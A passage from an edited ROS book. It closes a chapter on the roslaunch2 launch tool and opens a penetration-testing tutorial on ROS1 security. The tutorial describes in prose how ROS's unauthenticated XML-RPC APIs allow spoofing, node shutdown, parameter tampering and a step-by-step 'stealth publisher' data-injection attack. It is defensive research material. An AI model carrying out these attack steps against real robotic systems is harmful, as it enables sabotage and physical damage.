For instance, a launch module may ask for the `rosconsole.config` file whose path need to be stored in the `ROSCONSOLE_CONFIG_FILE` environment variable. All this needs to be done remotely, i. e., finding the remote path of that file as well as setting the environment variable remotely. In roslaunch2, a launch module can specify this by instantiating an `EnvironmentVariable` object that is given a `Path` object as its value:

```
p = Path('/config/rosconsole.cfg', Package('my_package'))
ev = EnvironmentVariable('ROSCONSOLE_CONFIG_FILE', p)
```

The `EnvironmentVariable` object is then, for example, (implicitly or explicitly) added to a `Node` object which in turn, is said to be launched on a certain `Machine` object, the remote system *S*. The `Path` object will then invoke a `Package.find()` call on *S* (remotely) for the given key ("`rosconsole.config`" here) inside the roslaunch2 server running on *S*. Again, all this happens during a launch (and before invoking roslaunch) so that starting a large set of node remotely that require many information to be resolved prolongs the launch process slightly.

Remote Python objects in Pyro require to have a unique address that are used by the client (caller issuing the remote procedure call) to contact that corresponding object on the correct machine. roslaunch2 uses the following format for the object address generation to ensure unique addresses across all robots that may even be used by different users simultaneously (most likely in a simulation setup):

`PYRONAME:` `ip_address` `.` `user_name` `.` `fully_qualified_class_name`

Boxes indicate variables whose value depend on the actual system, user name and class name. The existing functionality of roslaunch2 can be extended by adding custom classes which can simply be imported in the used launch modules with the known Python keyword `import`. However, to make such functionality also available remotely, such classes should be loaded as a plugin inside the roslaunch2 server. This can be accomplished by setting the `ROSLAUNCH2_PLUGINS` environment variable to the directory that contains the plugins *before* starting the server. A very simple example plugin is also given in the "plugins" directory of the roslaunch2 package. All classes of all Python (`.py`) files in the plugin directory are automatically loaded as remote-callable whereby the plugin path contained in `ROSLAUNCH2_PLUGINS` is not part of the registerd `fully_qualified_class_name`. More information

and details on how the Pyro name server as well as the roslaunch2 server need to be set up is explained in Sect. 5.1.

Finally, as described for the local case in Sect. 3, temporary files (especially the auto-generated environment loader script) are removed remotely as well, as part of the cleanup process (see Fig. 2).

4 A More Complex Example

This section demonstrates a more complex example of roslaunch2 whose code is depicted in Listing 1.3. It uses the concepts of launch module inclusion (reusability), remote resolving and launching, loops and conditionals, and command line argument processing. Additionally, two useful command line flags of roslaunch2 are presented.

```
#!/usr/bin/env python
# -*- coding: utf-8 -*-

from roslaunch2 import *

def main(**kwargs):
  pkg = Package('my_ros_package')
  root = Launch()
  root += EnvironmentVariable('ROSCONSOLE_CONFIG_FILE',
          Path('/config/rosconsole.cfg', pkg))

  # Define command line arguments:
  parser = LaunchParameter(description='Start my setup of my_ros_package.')
  parser.add('sim', 'Select simulator or hardware', 'stage')
  parser.add_flag('headless', 'Run simulator without GUI?', False, **kwargs)
  parser.add('nav_stack', 'Type of navigation stack', 'move_base', **kwargs)
  # ...
  args, _ = parser.parse_known_args()

  # Generate dictionary with robot configuration
  config = pkg.use('config_generator.py', args=args)

  root.add(Package.include('my_other_ros_package', 'remap_to_instance.pyl'))
  instance = Group(args.instance_id) # gets ignored if instance_id is empty

  # Time to give nodes until they've exited gracefully:
  root += ServerParameter(ros_join(args.instance_id,
                          'escalation_timeout', True), 5.0)

  # Start simulation or hardware:
  machines = {}
  if args.sim == 'hardware':
    root += pkg.use('start_hardware.pyl', args=args)
    # Connect to ROS on remote machines:
    machines = pkg.use('/config/hardware/{:s}/machines.py'
                       .format(args.world), args=args, **kwargs)
  elif args.sim != 'none':
    root += pkg.use('start_sim.pyl', args=args)

  # Start localization and motion planner for each robot:
  for robot in config['robots']:
    nav_args = {
      'namespace': robot['name'],
      'initial_pose': robot['pose'],
      'local_planner': args.local_planner,
      'global_planner': args.global_planner,
```

```
47        'world': args.world,
48        'robot_type': robot['simulation'],
49        'args': args}
50      # Localization:
51      localization = None
52      if args.localization != 'none':
53        localization = pkg.use('/config/localization/{:s}.py'
54                               .format(args.localization), **nav_args)
55      # Motion planner:
56      nav_stack = pkg.use('/config/nav_stack/{:s}.py'
57                          .format(args.nav_stack), **nav_args)
58      if robot['name'] in machines:
59        m = machines[robot['name']]
60        if 'default' in m:
61          if not localization is None:
62            localization.start_on(m['default'])
63          nav_stack.start_on(m['default'])
64      if not localization is None:
65        instance += localization
66      instance += nav_stack
67
68    # Start map server:
69    map_server = Node('map_server', args=Path('/world/{:s}/map.yaml'
70                      .format(config['world']['name']), pkg))
71    map_server += ServerParameter('frame_id', 'map')
72    instance += map_server
73
74    # Start RViz with predefined config file:
75    if not args.headless:
76      rviz = pkg.use('start_rviz.pyl', args=args)
77      rviz.start_on(Localhost) # force to start locally
78      root += rviz
79
80    root += instance
81    return root
```

Listing 1.3 A more complex example of the features of roslaunch2 (incomplete for brevity)

The code uses many concepts that have already been explained along with Listing 1.2 like the import and the `main()` function. The addition of the environment variable in line 9 is automatically pushed to all nodes (not defining the same variable) and the actual value is given by the `Path` instance. In lines 13–18, command line arguments are defined and parsed which can then be accessed using the `args` variable. Basically, `LaunchParameter` is just a wrapper around `argparse.ArgumentParser` for convenience which also adds the functionality of collecting all command line arguments (including those of included launch modules) to allow querying for an overview of all these parameters. It can be done using the `--ros-args` flag also present in roslaunch.

For this particular example, a dedicated configuration generator is used which generates additional data based on the provided command line flags (cf line 21). This is also an example of how to use roslaunch2 to reuse and include another Python file. It is similar to line 23, where the static method `Package.include()` is used. Both methods `Package.use()` and `Package.include()` return a `Launch` object which can be added to another launch hierarchy. Line 27 adds a global parameter to the ROS parameter server, unlike the node-local parameters as shown in Listing 1.2. In lines 31–38, certain nodes are launched on real hardware (first `if`) or as part of a simulator (`elsif`). Next (see lines 41–66), for each robot that is specified on the command line, the navigation stack and a localization algorithm

is started in the body of the for loop. Listing 1.2 is an example for the referenced localization launch module, in case "fake_localization" is selected. Notably, both nodes are started on a specific machine (lines 62 and 63) using the `start_on()` method if there's a machine given in the configuration. Also note that RViz is only started if the setup does not run in headless mode (line 75) and that the RViz node is forced to be launched locally (on `Localhost`) which makes sense since graphical output is most likely not available remotely.

Finally, notice that the generated XML code can be inspected by adding the `-dry-run` flag upon invoking roslaunch2.

5 Extended Functionalities

Within this section, the required setup for enabling a system to launch nodes remotely is presented (see Sect. 5.1). This also includes explanations on how to use the *systemd* daemon to start all required tools upon boot. Section 5.2 then briefly explains how to use roslaunch2 inside a Python-based ROS node to launch dynamically.

5.1 Starting and Resolving Remotely

First of all it is important to mention that roslaunch2 does not require any specific setup if the remote functionality (resolving, launching) is *not* required. Elsewise, if such functionality is desired, two tools need to be configured:

– the Pyro name server (*once* per network/setup) and
– the roslaunch2 server (on each system/robot a node should be launched on).

The Pyro name server is responsible for resolving Python remote objects, i. e., getting their unique current address as explained in Sect. 3.2. The roslaunch2 server allows to access information remotely on a robot where a node should be started on. For instance, assume that a node requires a specific value of an environment variable. Since this value must be retrieved remotely and, in particular, *before* actually starting the node, the roslaunch2 server running on that remote robot sends this information when requested by the roslaunch2 command (i. e., during the launch process).

In principle, it is sufficient to start the Pyro name server on any available system in the subnet/network where all robots are connected to. However, it should not be run multiple times in a subnet as this causes a partitioned name space which is not desirable and may prevent proper resolution of remote Python objects. Using

```
$ python -m Pyro4.naming -n $(hostname -I | grep -o '^\S*')
```

will start the server in the current command prompt. A systemd entry can also be added for the name server as described in the following for the roslaunch2 server. This will start the name server automatically upon booting that system/robot.

In particular for the roslaunch2 server process, it is desirable to set up the robots so that the server is started automatically when they are turned on. Because the server needs to have access to the ROS installation, it must be started in a login shell auxiliary script (that sources all relevant ROS setup scripts) which, in turn, is started as a systemd service. On Ubuntu, this can simply be achieved by adding `#!/bin/bash -l` as the magic line (shebang) to the auxiliary script. In order to create the appropriate service unit for the systemd daemon, the file

```
config/systemd/roslaunch2_server.service
```

inside the roslaunch2 package needs to be edited according to the specific system setup. If a service unit has also been configured to launch the Pyro name server as mentioned previously, the roslaunch2 server needs to depend on that service, i. e.

```
Wants=pyro_name_server.service
After=pyro_name_server.service
```

whereby `pyro_name_server.service` is the service unit file name. Otherwise, it needs to depend on the system's network availability:

```
Wants=network-online.target
After=network.target network-online.target
```

The following commands then activate the service unit:

```
sudo cp $(rospack find roslaunch2)/config/systemd/
        roslaunch2_server.service /etc/systemd/system/
sudo systemctl enable roslaunch2_server.service
sudo systemctl start roslaunch2_server.service
sudo reboot
```

Logging output of the services can be viewed with `sudo journalctl -ru roslaunch2_server`. More detailed information and tutorials (including a description for using *upstart*) as well as template files can be found in the `config/` directory of the roslaunch2 package.

roslaunch2 also offers (yet basic) load balancing capabilities by means of the `MachinePool` class. It allows one to add a set of machines and to specify a strategy for machine selection. Currently, two strategies are implemented: least load average and least memory usage. Instead of assigning a node a specific machine, an instance of the `MachinePool` class (i. e., a set of machines) can be used, see Listing 1.4. When the node is about to be started, all machines in the pool are analyzed with regard to the selected strategy and the optimum is used for execution of that node. It is important to remark that in the default case where many nodes are started at once, this is not particularly useful since no (or only a few) nodes are started so that the machine analysis is not very meaningful. However, if nodes should be started later or even dynamically as described in Sect. 5.2, selecting a more appropriate machine is desirable.

```
from roslaunch2 import *
# ...
mp = MachinePool(MachinePool.Strategy.LeastLoadAverage)
# Fill "mp" with the set of machines you would like to use
    ...
mp += Machine('pluto', 'user_name')
mp += Machine('jupiter', 'user_name')

n = Node('rostopic')
n.start_on(mp)
# ...
```

Listing 1.4 Code snippet demonstrating the use of the `MachinePool` class.

5.2 *Launching Nodes Dynamically*

Listing 1.5 shows an example of a ROS node that uses the roslaunch2 API to start another node dynamically ("fake_localization" here). A practical use case may be the launching of localization by means of AMCL after a map has been generated using a SLAM algorithm first.

After initializing the Python-based ROS node (line 9), a launch module is referenced using the `Package` class (line 14). Notice here that the file extension (`.pyl`) can be omitted because roslaunch2 will automatically append it. As an alternative to this approach, the launch hierarchy can also be build up instantaneously inside (or as part of) the code of the node. However, realize that this causes a mixture of node and launch code.

Once the launch hierarchy has been created, `rl2.start()` actually performs the launching within the context of the current node (see line 15), i.e., the control flow is *blocked* until the launch terminates. For asynchronous launch-

```
#!/usr/bin/env python
# -*- coding: utf-8 -*-

import roslaunch2 as rl2
import rospy

if __name__ == '__main__':
  # Initialize the node:
  rospy.init_node('my_python_ros_node')

  # Do something in your node here ...

  # Launch another node (fake_localization):
  lm = rl2.Package.include('roslaunch2', 'rl2-example', namespace='my_robot')
  rl2.start(lm) # launch content synchronously
```

Listing 1.5 Example on how to start a node dynamically from another (Python) node using the roslaunch2 API. Alternatively to starting synchronously using `roslaunch2 .start()`, a launch may also be asynchronous using `roslaunch2 .start_async()` which spawns a new process.

ing, roslaunch2 provides the `start_async()` method that does not block execution. The executed launch module can then be controlled using the returned `multiprocessing.Process` instance.

roslaunch2 also provides hook points right before and after launching. `roslaunch2 .on_initialize.subscribe()` allows to install a callback that is invoked before roslaunch is called. Likewise, the method `roslaunch2 .on_terminate.subscribe()` allows to set callbacks that are being triggered upon termination.

6 Errors, Debugging and Logging

roslaunch2 tries to hide as many roslaunch related errors as possible. That means that it tries to detect and reports any errors in advance so that errors reported by roslaunch are less likely (although still possible). Additionally, many classes have type and consistency checks as well as "shortcuts" that simplify their use. For instance, `Node.debug()` allows to simply enable a debugger for a particular node using *gdb*. Error reporting also applies to remotely executed code which simplifies the debugging of related errors.

It may happen that objects are not added to the launch hierarchy. Thus, creating such "dummy objects" has no effect on the final launch. roslaunch2 outputs a warning to indicate such undesired behavior. It also tests for and warns about parameters being added multiple times to the same node to not rely on the "last setting wins" strategy of roslaunch which may be a source of confusion.

roslaunch2 has a small *logger* module which provides basic functions (similar to the severity levels of *rosconsole*[13]) for printing output during a launch. Most notably, in case of errors that require the abortion of a launch, `logger.critical()` should be called which terminates roslaunch2. As a side note, the `Launch` class supports an optional deprecation message parameter on construction. If that parameter is set, the associated launch hierarchy is considered deprecated and the provided message is printed. This may be useful in case "old" launch modules are just kept for compatibility.

7 Conclusion

This chapter introduced the novel roslaunch2 package with its API and tools to write launch code for the Robot Operating System in Python. It is superior to *roslaunch* in a sense that it offers conditionals and loop constructs as provided by Python as well as extended functionality to run nodes remotely. Moreover it just requires developers to

[13] http://wiki.ros.org/rosconsole.

use a single and widely used programming language which is convenient for novices because it flattens the learning curve (CMake/catkin and Python are sufficient to get started).

Since roslaunch2 is based on *roslaunch*, the rather complex layer of functionality related to remote launching was required in order to overcome the limitations of *roslaunch*. The major disadvantage of this is that two tools (Pyro name server, roslaunch2 server) need to be configured and running in order to use the remote functionality. Clearly, this also creates an additional source for errors. Furthermore, if the old *roslaunch* architecture is modified (although not expected), roslaunch2 may require modifications, too.

Adrian Böckenkamp received the B.Sc. and M.Sc. degrees in computer science all from the Technical University of Dortmund, Germany, in 2011 and 2013 respectively. Since 2013, he is a Ph.D. student at the Department of Computer Science VII at the TU Dortmund. His main research interests include (mobile) robotics, signal analysis, image processing, pattern recognition, and their application in embedded systems for (i.a.) human assistance, (autonomous) robotics, and process automation.

Penetration Testing ROS

Bernhard Dieber, Ruffin White, Sebastian Taurer, Benjamin Breiling, Gianluca Caiazza, Henrik Christensen and Agostino Cortesi

Abstract ROS is the most popular framework in robotics research and it also grows in terms of industrial use. This makes ROS a worthwhile target for attackers especially since security is not addressed by the core framework itself. Its open architecture and flexibility are also the reasons why ROS suffers from security issues. For example, in ROS it is possible to isolate single nodes from the rest of the application without the ROS master, the other nodes or even the node itself (i.e., its business code) noticing it. This is true for publishers, subscribers and services alike. This makes attacks very difficult to spot at runtime. Penetration testing is the most common security testing practice. The goal is to test an application for possible security flaws. To better facilitate penetration testing for ROS, we introduce ROSPenTo and Roschaos, tools that make use of the vulnerabilities of ROS and demonstrate how ROS applications can be sabotaged by an attacker. In this tutorial you will learn about the ROS XML-RPC API, which is our main attack point. You will see, how API attacks on ROS

B. Dieber (✉) · S. Taurer · B. Breiling
Institute for Robotics and Mechatronics, Joanneum Research, Lakeside B08, 9020 Klagenfurt, Austria
e-mail: bernhard.dieber@joanneum.at

S. Taurer
e-mail: sebastian.taurer@joanneum.at

B. Breiling
e-mail: benjamin.breiling@joanneum.at

R. White · H. Christensen
Contextual Robotics Institute, University of California, San Diego, 9500 Gilman Drive, La Jolla, CA 92093, USA
e-mail: rwhitema@eng.ucsd.end

H. Christensen
e-mail: hichristensen@eng.ucsd.edu

G. Caiazza · A. Cortesi
Ca' Foscari University, Venice, Dorsoduro 3246, 30123 Venezia, Italy
e-mail: 840009@stud.unive.it

A. Cortesi
e-mail: cortesi@unive.it

A. Koubaa (ed.), *Robot Operating System (ROS)*, Studies in Computational Intelligence 831, https://doi.org/10.1007/978-3-030-20190-6_8

work in depth. You will get to know Roschaos and ROSPentTo, two tools, which can be used to manipulate running ROS applications.

Keywords ROS · Security · Penetration testing

1 Introduction

Since its initial introduction ten years ago, ROS [16] has come quite a long way. It is now by far the most popular tool suite in robotics research. For a few years now, there have also been increased efforts towards its industrialization.[1] As soon as a technology moves out of the research environment though, it will become an interesting target for hackers and other attackers with potentially economic interest (and also through the necessary resources to perform expensive operations). This can also be seen in the ever-increasing number of incidents [3, 7, 8, 11, 12].

What has been neglected in the development of ROS are security considerations. With some background knowledge on how ROS works internally, it is quite easy to manipulate.

> DISCLAIMER: With this chapter, we want to show how vulnerabilities in ROS could be exploited to manipulate a ROS application. By no means do we want to encourage or promote the unauthorized tampering with running robotic applications since this can cause damage and serious harm. Nevertheless, we think it is important to show that those vulnerabilities exist and to make the ROS community aware how easily an application can be undermined.

ROS makes a clear distinction between application management issues (like finding a publisher for a topic I want to subscribe to) and the communication of data. The first is handled via an XML-RPC API while the second is TCP or UDP- based communication. In both, no security considerations regarding confidentiality, integrity or authenticity have been made. A ROS node does not need to identify or authorize itself before taking any action. The stateless API also does not take account of what is happening in the network. While from a software engineering point of view, many of those design decisions seem very elegant, this opens up several attack surfaces in ROS [5, 10]. Besides the possibility for shutdown of single nodes (as a kind of Denial of Service), single publishers, subscribers and services can be isolated from the rest of the application, false data can be injected and manipulations of parameters can be performed at runtime (we go into more detail on that in the following sections). In addition to what will be shown in this tutorial, one has to keep in mind also that eavesdropping is straightforward in ROS since no communication encryption is present. Thus, anyone can read the data that an application transmits.

[1] http://www.rosindustrial.org.

Penetration testing is the most common security testing practice [1]. The goal is to test an application for possible security flaws. Typically it is done once, when the application is finished to ascertain the security of the whole system. However, it is clearly much more advantageous to do it more often, ideally to integrate it into the development cycle. For this, tools are required.

In the context of ROS, we introduce ROSPenTo and Roschaos, two tools, which can be used to manually or automatically perform attacks on running ROS applications. They make use of the vulnerabilities in the ROS API. In this chapter, we will use them to demonstrate attacks on ROS applications and show what the effects of such manipulations can be. To provide a deeper understanding of where those vulnerabilities originate, we first describe the ROS XML-RPC API. Based on this, we describe the sequences in which attacks are performed and give in-depth details of what exactly happens in each step. After that, Roschaos and ROSPenTo are explained and demonstrated as real tools to perform those attacks.

Overview

In this tutorial chapter, the reader will learn about specific vulnerabilities in ROS and why they exist along with information about how they can be exploited to manipulate ROS applications. Further, the use of ROSPenTo and Roschaos to carry out some types of attacks will be explained in detail.

The rest of this tutorial is structured as follows:

- **Background**: In Sect. 2, we survey some state of the art on robot security and describe the ROS API, which is the basis for our attack patterns.
- **Attacks on ROS**: In Sect. 3, we describe those attack patterns in more detail by explaining how and why they work in ROS.
- **ROSPenTo**: In Sect. 4, we present the ROSPenTo tool and the analyses and attacks it can perform along with practical examples.
- **Roschaos**: The Roschaos tool will be described in Sect. 5.
- **Conclusion**: Finally, we conclude in Sect. 6 and describe practical aspects and countermeasures for the attacks of ROSPenTo and Roschaos.

2 Background

In this section we dive into the low-level mechanisms of ROS. In order to model the interactions between the components of the graph, ROS defines several horizontal APIs. As said, those are the pivotal attack surfaces discussed in this tutorial. Below we present an overview of them, which is necessary to understand how it is possible to carry out the attacks addressed by the proposed tools.

2.1 Related Work in ROS Security

The security issues in ROS have been known for quite some time now. A first assessment has shown severe vulnerabilities and potential for manipulation [10]. This has been neglected since ROS has been used mainly in research and closed facilities. However, a recent study revealed that now there are quite some instances of ROS running openly accessible via the internet [4].

In recent years, several works have been concerned with improving the security of ROS. SROS is an attempt to secure ROS at the graph level and on the data communication level [20, 21]. An application-level approach has been presented in [17] the authors study the performance impact of using encryption in ROS. Their architecture however, where a dedicated node subscribes, encrypts and re-publishes ROS messages, is not suitable for realworld use since the plain-text ROS topic is still available for subscription.

Another application-level approach has been presented in [6]. It uses a dedicated authorization server to ensure that only valid nodes participate in the ROS network. Topic-specific encryption keys are used to ensure data confidentiality. In follow-up work, a hardened ROS core with authentication, authorization and encryption functions that are transparent to the ROS nodes and thus do not require nodes to be changed has been developed [2]. This work has been further extended with secure workflows and initial penetration testing support in [5].

In [15], the various approaches on ROS security are compared and evaluated. Recently, Vilches et al. have progressed towards quantifying (in)security of robots and have presented a framework for security assessment [18, 19].

2.2 ROS API

Shared among the various ROS1 client libraries is a common and established set of subsystem APIs that are used to string together ROS nodes into a interconnected computational graph. Aside from the basic message transport protocols, the rest of the API can be divided into three main categories, including: the Master API, Slave API, and Parameter Server API. These APIs reflect the roles of the participants as well as the context for the exchange, namely that between the Master and among other nodes.

These APIs are implemented via XML-RPC, which is a stateless, HTTP-based remote procedure protocol. Given the web landscape around 2007, the beginning year of ROS1 development, the protocol was chosen for being relatively lightweight, no stateful connection requirements, and wide availability in a variety of programming languages. With the simplicity of the former and the availability of the latter perhaps facilitating the multitude of multilingual client libraries ROS1 provides today.

However the reliance on XML-RPC comes with a number of drawbacks. Criticisms include verbose encoding of application-level data resulting in greater overhead




Fig. 1 Example high-level diagram of ROS1 API. Shown is a example scenario of the ROS1 API in the case of the classic talker/listener example, where a publisher advertises the topic chatter after subscribers are already registered

costs, and more notably the lack of any authenticated encryption or authorized remote execution. While identification of clients for authorization purposes can be achieved using HTTPS security methods, ROS1 does not yet support such identification and authentication features needed for enforcing basic access control. Thus the entirety of the ROS1 API may be rendered vulnerable to unintended or malicious exchanges from anonymous network participants.

Every XML-RPC API call takes a number of required parameters, e.g. `caller_id`, and returns a tuple of three values including a status code, an integer indicating the completion condition of the method, a status message, a human-readable string describing the return status for debugging, and a response value of some data type further defined by the individual API call. The rest of this section details the intended use of the three API categories, additionally foreshadowing the potential vulnerability each call method may surface (Fig. 1).

2.3 Master API

The Master API,[2] as the name suggests, provides nodes (clients) a standardized interface to connect to the master (server). Given that ROS1 relies on a centralized Master process to host discovery information, this API provides the topic/service

[2] wiki.ros.org/ROS/Master_API.

registration and namespace lookup used for establishing and maintaining a distributed peer-to-peer publish/subscribe network.

2.3.1 Register/Unregister—Subscriber, Publisher, Service

These calls make use of the `caller_id` and API URI of the node, additionally the namespace/data-type for subsystem registration. For unregistration, one of the first two parameters are needed, but will only occur if current registration matches. Note that identity derives completely via the call parameters provided and is never necessarily proven, neither through the context of the socket connection or otherwise, enabling trivial spoofing of registration requests.

2.3.2 Lookup—Node, Service

These calls are used to lookup the URIs for nodes given a `node_id` or service given service name, enabling the resolution for the URI location of namespaced nodes and services. Acquiring the URI for a target element in the graph is the starting point for many remote attacks; open oracle access to arbitrary disclosure of this information simplifies this process greatly.

2.3.3 Get—Master State/URI, Topic List/Type

For further introspection, the internal state of the Master can be retrieved, detailing the entire topology of the ROS system, i.e. all current publishers, subscribers, and services. This is used by debugging and live monitoring tools like rqt's node graph visualizer. Deeper topic introspection is also possible, and is particularly useful for fingerprinting the system and ascertaining the necessary header information to spoof subsystem connection requests.

2.4 Parameter API

The Parameter Server API[3] mainly deals with the management of global parameters within ROS1, where the server is actually part of the Master. Presumably this API was made as a separate entity from the Master API to enable separation in the future, which remains unlikely for ROS1. Still this centralized model is able to distribute changes in parameters by invoking callback for namespaced parameter keys which nodes may register for.

[3] wiki.ros.org/ROS/Parameter%20Server%20API.

2.4.1 Set, Get, Delete

These calls afford the reading and writing parameter values into the key-value parameter storage. All anonymous agents are provided read and write permissions to the parameter database given that no ownership model is enforced, nor are any namespace restrictions retained. For example, every node registers a logging level parameter that may be used to silence or censor log activity.

2.4.2 Has, Search, List

For introspection, additional calls provide greater inquiries into the parameter namespace tree, ranging from checking a target key, recursively searching the namespace hierarchy, or a complete dump of instantiated keys. Such calls are commonly employed by developer or user interface tools such as rqt's dynamic reconfigure to list node parameters into a front panel display. This is additionally useful for profiling or fingerprinting the purpose and capabilities of system components.

2.4.3 Subscribe, Unsubscribe

To synchronize local node parameters with those stored globally in the parameter server, nodes may subscribe to value change events for a given parameter key. These callbacks are initiated by the parameter server, where temporary connection to the node's Slave API is created upon each event. Given the socket connection is not continuous, unlike topics or actions, the parameter subsystems as with services are particularly exploitable using isolation attacks.

2.5 Slave API

The Slave API,[4] hosted by every ROS1 node, serves two main roles: receiving callbacks from the Master, and negotiating connections with other nodes. Additional system level calls are also provided for orchestration and monitoring purposes. Though it is not possible to update the Master URI through the Slave API, its invocation enables any local anonymous connection to essentially usurp the role of the Master.

2.5.1 Update—Publisher, Parameter

These methods serve as callbacks for the Master to notify subscribing nodes of changed topic publishers registered or to disseminate modified values of parameter

[4] wiki.ros.org/ROS/Slave_API.

keys. As most nodes merely register for such events, rather than requesting and subsequently parsing the entire system state from the Master API directly, these callbacks are the dominant mechanism for discovery and synchronization of data through the ROS1 graph.

2.5.2 Request—Topic Transport Info

After a subscriber receives a publisher update callback, it will subsequently request the topic info by contacting the new publishers directly to negotiate an established means of transport, e.g. ROSTCP or ROSUDP. This phase also checks to ensure expected data types match via comparing message type checksums from the connection header. A separate socket port is relegated for the actual message transport, thus this handshake may be bypassed if the URI for transport is known a priori.

2.5.3 Get—Bus State/Info, Master URI, Pid, Subscription, Publications

For remote diagnostic purposes, additional system level calls provide current statistics and meta info on active transport connections, configured Master URI, process identifier of the node on relative host, as well the node's internal record of its own subscribed and published topics. These calls are commonly used by debugging and profiling tools like `rosnode info` to troubleshoot connectivity or bandwidth issues. These calls however reveal much in the way of the local graph topology without necessarily resorting to the Master API.

2.5.4 Shutdown

A particularly powerful call is the shutdown method that can be used to remotely self terminate the node process. This method is used by the Master when resolving node namespace conflicts, i.e nodes with duplicate fully qualified names, by conventionally killing the older node in favor of the newer. However this method is not restricted to the Master and can be invoked by any client, e.g. from `rosnode kill`, permitting the termination of ROS process without requiring the proper POSIX signal permissions in the target host.

3 Attacks on ROS

In this section we explain some basic ways ROS can be manipulated by an attacker. Knowing the workflows behind ROS communication allows us to reveal weaknesses.

3.1 Stealth Publisher Attack

The stealth publisher attack aims at injecting false data into a running ROS application. Another ROS node is tricked into consuming data from a false publisher node. In this attack, an attacker utilizes the `publisherUpdate` call to isolate a subscriber from one or more regular publishers and additionally force it to establish topic communication to an unauthorized publisher, which need not necessarily be known to the ROS master. Additionally, the `getSystemState` call and the `lookupNode` call from the ROS Master API as well as the `requestTopic` call of the XML-RPC Slave API are used in this attack scenario, which is also graphically described in Fig. 2 in the form of a sequence diagram.

The sequence diagram, contains four entities:

- The ROS master M
- A subscribing entity S, which subscribes to a topic $topic$
- A publishing entity P, which is publishing $topic$-messages
- An attacking entity A, which targets S

Basically, the scenario is divided into a preparation phase, where A gets the necessary information to run the attack and an attacking phase, where the communication relations of S regarding $topic$ are manipulated in a way that S only receives messages from A afterwards.

In the first step, A requests the current system state in the ROS network from M, by calling the `getSystemState` method. Now, A knows which nodes are currently communicating over which topics. Particularly, A knows that S and P are communicating over the targeted topic $topic$. By subsequently calling the `lookupNode` method twice, A gets the XML-RPC URIs of S and P. With this information, A can now move on to the attacking phase.

First A sends a `publisherUpdate` call to S, which contains only A's XML-RPC URI in the list of currently known publishers to S. As a result, S terminates the connection to P and initiates the communication with A, by sending a `requestTopic` call. From now on, we have to differentiate whether S wants to use TCPROS or UDPROS for data transport. In case of TCPROS, A forwards the received call to P and receives—besides other information—the port where P listens for new TCP connections as a result. Before forwarding the reply to S, A has to change the host and port information. Next, S establishes a TCP connection to A and sends a TCPROS header. A then forwards this header to P in the same way, to receive a correct TCPROS header message, which it can send back to S. After that, A can start sending its own topic messages to S. When using UDPROS, the UDPROS header is included in S' `requestTopic` call. As a consequence, A has to forward the call to P again, in order to get a correct header for the reply. After A has sent the correct reply to S, A immediately starts to send the topic messages. Note, that the number of publishers which can be excluded is not limited in this scenario. If we had more than one publisher, S would terminate the communication to all of them

